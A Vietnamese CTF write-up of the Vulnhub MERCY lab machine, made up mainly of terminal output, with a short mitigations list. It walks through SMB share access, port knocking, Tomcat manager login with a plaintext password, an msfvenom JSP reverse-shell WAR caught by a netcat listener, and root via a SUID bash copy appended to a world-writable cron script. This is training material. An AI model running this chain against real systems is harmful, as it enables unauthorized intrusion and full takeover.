

MERCY PENTEST WRITEUP

MERCY Lab Report

Thông tin bài lab

Lab ID	MERCY
Tên lab	MERCY - Vulnhub
Platform / Source	CTF
Target	192.168.100.136

Chi tiết lỗ hổng

Reconnaissance

Service Enumerate

```
(ncbachhhh@kali)-[~]
$ sudo arp-scan --localnet
[sudo] password for ncbachhhh:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8f:2c:b4, IPv4: 192.168.100.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1    00:50:56:c0:00:08    (Unknown)
192.168.100.2    00:50:56:fd:37:4a    (Unknown)
192.168.100.136 00:0c:29:11:ff:ff    (Unknown)
192.168.100.254 00:50:56:e5:dc:e5    (Unknown)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.867 seconds (137.12 hosts/sec). 4 responded
```

Hình 01: Kết quả arp-scan ra được ip target

```
(ncbachhhh@kali)-[~]
$ ping -c 4 192.168.100.136
PING 192.168.100.136 (192.168.100.136) 56(84) bytes of data.
64 bytes from 192.168.100.136: icmp_seq=1 ttl=64 time=0.719 ms
64 bytes from 192.168.100.136: icmp_seq=2 ttl=64 time=0.842 ms
64 bytes from 192.168.100.136: icmp_seq=3 ttl=64 time=0.185 ms
64 bytes from 192.168.100.136: icmp_seq=4 ttl=64 time=0.509 ms

--- 192.168.100.136 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3019ms
rtt min/avg/max/mdev = 0.185/0.563/0.842/0.248 ms
```

Hình 02: Ping thành công tới target

```

(ncbachhhh@kali)-[~]
$ nmap -sC -sV -p- -T4 192.168.100.136
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 17:03 +0700
Nmap scan report for 192.168.100.136
Host is up (0.0023s latency).
Not shown: 65525 closed tcp ports (reset)
Bug in imap-capabilities: no string output.
Bug in imap-capabilities: no string output.
PORT      STATE      SERVICE      VERSION
22/tcp    filtered  ssh
53/tcp    open       domain       ISC BIND 9.9.5-3ubuntu0.17 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.9.5-3ubuntu0.17-Ubuntu
80/tcp    filtered  http
110/tcp   open       pop3?
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
|_ Not valid before: 2018-08-24T13:22:55
|_ Not valid after: 2028-08-23T13:22:55
139/tcp   open       netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open       imap         Dovecot imapd
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
|_ Not valid before: 2018-08-24T13:22:55
|_ Not valid after: 2028-08-23T13:22:55
445/tcp   open       netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993/tcp   open       ssl/imap     Dovecot imapd
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
|_ Not valid before: 2018-08-24T13:22:55
|_ Not valid after: 2028-08-23T13:22:55
995/tcp   open       ssl/pop3s?
|_ ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
|_ Not valid before: 2018-08-24T13:22:55
|_ Not valid after: 2028-08-23T13:22:55
|_ ssl-date: TLS randomness does not represent time
8080/tcp  open       http         Apache Tomcat/Coyote JSP engine 1.1
|_ http-server-header: Apache-Coyote/1.1
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-robots.txt: 1 disallowed entry
|_ /tryharder/tryharder
|_ http-title: Apache Tomcat
|_ http-methods:
|_ Potentially risky methods: PUT DELETE
MAC Address: 00:0C:29:11:FF:FF (VMware)
Service Info: Host: MERCY; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Hình 03: Kết quả nmap

```

Host script results:
| smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_ nbstat: NetBIOS name: MERCY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_ Computer name: mercy
|_ NetBIOS computer name: MERCY\x00
|_ Domain name: \x00
|_ FQDN: mercy
|_ System time: 2026-09-16T18:06:28+08:00
|_ clock-skew: mean: -2h39m59s, deviation: 4h37m07s, median: 0s
| smb2-time:
|_ date: 2026-09-16T10:06:27
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 198.16 seconds

```

Hình 04: Kết quả nmap

Exploit Chain - Samba Weak Credentials to RIPS LFI, Tomcat WAR Deployment RCE, and Writable Cronjob Privilege Escalation

Attack Path

1. Truy cập thử qiu với password vừa được gợi ý

```
(ncbachhhh@kali)-[~]
$ smbclient //192.168.100.136/qiu -U qiu
Password for [WORKGROUP\qiu]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Sat Sep  1 02:07:00 2018
..               D           0   Mon Nov 19 23:59:09 2018
.bashrc          H        3637  Sun Aug 26 20:19:34 2018
.public          DH           0   Sun Aug 26 21:23:24 2018
.bash_history    H         163  Sat Sep  1 02:11:34 2018
.cache           DH           0   Sat Sep  1 01:22:05 2018
.private         DH           0   Sun Aug 26 23:35:34 2018
.bash_logout    H         220  Sun Aug 26 20:19:34 2018
.profile         H         675  Sun Aug 26 20:19:34 2018

19213004 blocks of size 1024. 16329160 blocks available
```

Hình 09: Truy cập thành công qiu

```
(ncbachhhh@kali)-[~/target/MERCYv2]
$ ls -la
total 44
drwxrwxr-x 2 ncbachhhh ncbachhhh 4096 Sep 16 17:25 .
drwxrwxr-x 6 ncbachhhh ncbachhhh 4096 Sep 16 09:56 ..
-rw-r--r-- 1 ncbachhhh ncbachhhh 163 Sep 16 11:28 .bash_history
-rw-r--r-- 1 ncbachhhh ncbachhhh 17543 Sep 16 17:24 config
-rw-r--r-- 1 ncbachhhh ncbachhhh 539 Sep 16 17:24 configprint
-rw-r--r-- 1 ncbachhhh ncbachhhh 94 Sep 16 17:24 readme.txt
-rw-r--r-- 1 ncbachhhh ncbachhhh 54 Sep 16 17:25 smiley
```

Hình 10: Lưu các thông tin đáng chú ý về máy attacker

```

(ncbachhhh@kali)-[~/target/MERCYv2]
$ cat config
Here are settings for your perusal.

Port Knocking Daemon Configuration

[options]
    UseSyslog

[openHTTP]
    sequence      = 159,27391,4
    seq_timeout   = 100
    command       = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
    tcpflags      = syn

[closeHTTP]
    sequence      = 4,27391,159
    seq_timeout   = 100
    command       = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
    tcpflags      = syn

[openSSH]
    sequence      = 17301,28504,9999
    seq_timeout   = 100
    command       = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
    tcpflags      = syn

[closeSSH]
    sequence      = 9999,28504,17301
    seq_timeout   = 100
    command       = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
    tcpflags      = syn

```

Hình 11: File config có nhắc tới Port Knocking theo nhịp để mở port 22 và 80

```

(ncbachhhh@kali)-[~/target/MERCYv2]
$ cat .bash_history
exit
cd ../
cd home
cd qiu
cd .secrets
ls -al
cd .private
ls
cd secrets
ls
ls -al
cd ../
ls -al
cd opensesame
ls -al
./configprint
sudo configprint
sudo su -
exit

```

Hình 12: .bash_history không có gì

```
(ncbachhhh@kali)-[~/target/MERCYv2]
$ knock 192.168.100.136 159 27391 4 -v
hitting tcp 192.168.100.136:159
hitting tcp 192.168.100.136:27391
hitting tcp 192.168.100.136:4

(ncbachhhh@kali)-[~/target/MERCYv2]
$ knock 192.168.100.136 17301 28504 9999 -v
hitting tcp 192.168.100.136:17301
hitting tcp 192.168.100.136:28504
hitting tcp 192.168.100.136:9999
```

Hình 13: Knock theo nhịp được nhắc tới trong file config

```
(ncbachhhh@kali)-[~/target/MERCYv2]
$ nmap -p 22,80 192.168.100.136
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 17:31 +0700
Nmap scan report for 192.168.100.136
Host is up (0.00028s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:11:FF:FF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
```

Hình 14: Thành công mở port 22 và 80

2. Ta đã thành công mở port 22/SSH và 80/HTTP. Ta thử sử dụng SSH vào user qiu

```
(ncbachhhh@kali)-[~/target/MERCYv2]
$ ssh qiu@192.168.100.136
The authenticity of host '192.168.100.136 (192.168.100.136)' can't be established.
ED25519 key fingerprint is: SHA256:QV/a6UUwg+ZzZARAd3R6csygtw12gIaQq9iqB9lySyU
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:14: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.136' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
qiu@192.168.100.136's password:
Permission denied, please try again.
qiu@192.168.100.136's password:
```

Hình 15: Có vẻ ta sử dụng không đúng password


```
(ncbachhhh@kali)-[~/target/MERCYv2]
$ gobuster dir -u http://192.168.100.136 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.100.136
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 286]
.hta.txt (Status: 403) [Size: 290]
.hta.php (Status: 403) [Size: 290]
.hta.html (Status: 403) [Size: 291]
.htaccess (Status: 403) [Size: 291]
.htaccess.html (Status: 403) [Size: 296]
.htaccess.txt (Status: 403) [Size: 295]
.htaccess.php (Status: 403) [Size: 295]
.htpasswd.php (Status: 403) [Size: 295]
.htpasswd.html (Status: 403) [Size: 296]
.htpasswd.txt (Status: 403) [Size: 295]
.htpasswd (Status: 403) [Size: 291]
index.html (Status: 200) [Size: 90]
index.html (Status: 200) [Size: 90]
login.html (Status: 200) [Size: 67]
robots.txt (Status: 200) [Size: 50]
robots.txt (Status: 200) [Size: 50]
server-status (Status: 403) [Size: 295]
time (Status: 200) [Size: 79]
Progress: 18452 / 18452 (100.00%)

Finished
```

Hình 16: Dò quét tại port 80 của target

```
(ncbachhhh@kali)-[~/target/MERCYv2]
$ curl -s http://192.168.100.136/login.html
dotz.....

(ncbachhhh@kali)-[~/target/MERCYv2]
$ curl -s http://192.168.100.136/robots.txt
User-agent: *
Disallow: /mercy
Disallow: /nomeracy


(ncbachhhh@kali)-[~/target/MERCYv2]
$ curl -s http://192.168.100.136/time
The system time is: Wed Sep 16 18:33:01 +08 2026.
Time check courtesy of LINUX
```

Hình 17: /robots.txt hiển thị ra 2 đường dẫn mới

```
(ncbachhhh@kali)-[~/target/MERCYv2]
$ curl -s http://192.168.100.136/mercy/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /mercy</title>
</head>
<body>
<h1>Index of /mercy</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=S;O=A">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"></td><td><a href="/">Parent Directory</a></td><td align="right">-</td><td align="right"></td><td align="right"></td></tr>
<tr><td valign="top"></td><td><a href="index">index</a></td><td align="right">2018-08-31 00:51</td><td align="right">107</td><td align="right"></td></tr>
</table>
<address>Apache/2.4.7 (Ubuntu) Server at 192.168.100.136 Port 80</address>
</body></html>
```

Hình 18: Nội dung /mercy/

4. Trở về ban đầu ta có 1 trang quản trị /manager yêu cầu đăng nhập, ta có user thisisasuperduperlonguser với role admin, vậy nên ta sẽ thử đăng nhập



Message: OK

Manager

List Applications HTML Manager Help Manager Help Server Status

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle > 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy

Select WAR file to upload Không có tệp nào được chọn

Deploy

Hình 22: Đăng nhập thành công, nhận thấy có phần deploy file .WAR

```
(ncbachhhh@kali)~[~/target/MERCYv2]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.100.128 LPORT=4444 -f war -o shell.war
Payload size: 1094 bytes
Final size of war file: 1094 bytes
Saved as: shell.war

(ncbachhhh@kali)~[~/target/MERCYv2]
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
```

Hình 23: Tạo reverse shell dạng .WAR và để nc lắng nghe cổng 4444


WAR file to deploy

Select WAR file to upload shell.war

Hình 24: Upload file shell.war lên hệ thống

Applications	
Path	Version
/	None specified
<u>/docs</u>	None specified
<u>/examples</u>	None specified
<u>/host-manager</u>	None specified
<u>/manager</u>	None specified
<u>/shell</u>	None specified

Hình 25: Xác nhận file shell đã hiển thị lên applications



Hình 26: Kích hoạt shell

```
(ncbachhhh@kali)-[~/target/MERCYv2]
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.100.136 50890
id
uid=116(tomcat7) gid=126(tomcat7) groups=126(tomcat7)
|
```

Hình 27: Thành công RCE vào hệ thống

5. Ta đã thành công RCE vào hệ thống, giờ ta sẽ tìm cách hướng tới root

```
python -c 'import pty; pty.spawn("/bin/bash")'
tomcat7@MERCY:/var/lib/tomcat7$ su fluffy
su fluffy
Password: freakishfluffybunny

Added user fluffy.

$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
fluffy@MERCY:/var/lib/tomcat7$ id
id
uid=1003(fluffy) gid=1003(fluffy) groups=1003(fluffy)
fluffy@MERCY:/var/lib/tomcat7$ |
```

Hình 28: Ta đổi sang user fluffy

```
fluffy@MERCY:~$ ls -la
ls -la
total 16
drwxr-x--- 3 fluffy fluffy 4096 Nov 20 2018 .
drwxr-xr-x 6 root    root   4096 Nov 20 2018 ..
-rw----- 1 fluffy fluffy  12 Nov 20 2018 .bash_history
drwxr-xr-x 3 fluffy fluffy 4096 Nov 20 2018 .private
fluffy@MERCY:~$ cat .bash_history
cat .bash_history
cd ../
exit
fluffy@MERCY:~$ cd .private
cd .private
fluffy@MERCY:~/private$ ls -la
ls -la
total 12
drwxr-xr-x 3 fluffy fluffy 4096 Nov 20 2018 .
drwxr-x--- 3 fluffy fluffy 4096 Nov 20 2018 ..
drwxr-xr-x 2 fluffy fluffy 4096 Nov 20 2018 secrets
fluffy@MERCY:~/private$ cd secrets
cd secrets
fluffy@MERCY:~/private/secrets$ ls
ls
backup.save  timeclock
fluffy@MERCY:~/private/secrets$ ls -la
ls -la
total 20
drwxr-xr-x 2 fluffy fluffy 4096 Nov 20 2018 .
drwxr-xr-x 3 fluffy fluffy 4096 Nov 20 2018 ..
-rwxr-xr-x 1 fluffy fluffy  37 Nov 20 2018 backup.save
-rw-r--r-- 1 fluffy fluffy  12 Nov 20 2018 .secrets
-rwxrwxrwx 1 root    root   222 Nov 20 2018 timeclock
```

Hình 29: Phát hiện file timeclock chạy dưới quyền root nhưng user fluffy có quyền chỉnh sửa

```
fluffy@MERCY:~/.private/secrets$ cat timeclock
cat timeclock
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../var/www/html/time
chown www-data:www-data ../../../../var/www/html/time
```

Hình 30: Nội dung file timeclock

```
fluffy@MERCY:~/.private/secrets$ ls -l /var/www/html/time
ls -l /var/www/html/time
-rw-r--r-- 1 www-data www-data 79 Sep 16 18:51 /var/www/html/time
fluffy@MERCY:~/.private/secrets$ ls -l /var/www/html/time
ls -l /var/www/html/time
-rw-r--r-- 1 www-data www-data 79 Sep 16 18:54 /var/www/html/time
```

Hình 31: Phát hiện mỗi 3 phút, timeclock sẽ cập nhật time 1 lần, vậy nên ta sẽ ghi 1 rootbash vào đó

```
fluffy@MERCY:~/.private/secrets$ echo 'cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash' >> timeclock
p/rootbash' >> timeclockrootbash; chmod +xs /tm
fluffy@MERCY:~/.private/secrets$ cat timeclock
cat timeclock
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../var/www/html/time
chown www-data:www-data ../../../../var/www/html/time
cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash
```

Hình 32: Ghi rootbash vào file timeclock

```
fluffy@MERCY:~/.private/secrets$ ls -l /var/www/html/time
ls -l /var/www/html/time
-rw-r--r-- 1 www-data www-data 79 Sep 16 18:57 /var/www/html/time
fluffy@MERCY:~/.private/secrets$ /tmp/rootbash -p
/tmp/rootbash -p
rootbash-4.3# id
id
uid=1003(fluffy) gid=1003(fluffy) euid=0(root) egid=0(root) groups=0(root),1003(fluffy)
rootbash-4.3#
```

Hình 33: Đợi file timeclock chạy lại và thực thi rootbash, thành công có được quyền root

```
rootbash-4.3# ls -la /root
ls -la /root
total 56
drwx----- 3 root root 4096 Sep  1 2018 .
drwxr-xr-x 21 root root 4096 Aug 27 2018 ..
drwx----- 2 root root 4096 Aug 24 2018 .aptitude
----- 1 root root 1274 Sep  1 2018 author-secret.txt
-rw----- 1 root root 204 Nov 20 2018 .bash_history
-rw-r--r-- 1 root root 3106 Feb 20 2014 .bashrc
-rw-r--r-- 1 qiu qiu 17543 Sep 16 18:55 config
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile
----- 1 root root 38 Aug 25 2018 proof.txt
-rw-r--r-- 1 root root 66 Aug 26 2018 .selected_editor
rootbash-4.3# cat /root/proof.txt
cat /root/proof.txt
Congratulations on rooting MERCY. :-)
```

Hình 34: Đọc /root và nhận được proof.txt

Mitigation

Đặt mật khẩu SMB mạnh và giới hạn quyền truy cập share.

Đừng dựa vào sự mờ nhạt; dùng firewall whitelist IP quản trị.

Xóa các tool debug cũ hoặc giới hạn truy cập chỉ từ localhost.

Giới hạn IP truy cập Tomcat Manager và đặt credentials mạnh.

Sửa quyền script thành 755 (root:root) và lưu ở thư mục an toàn.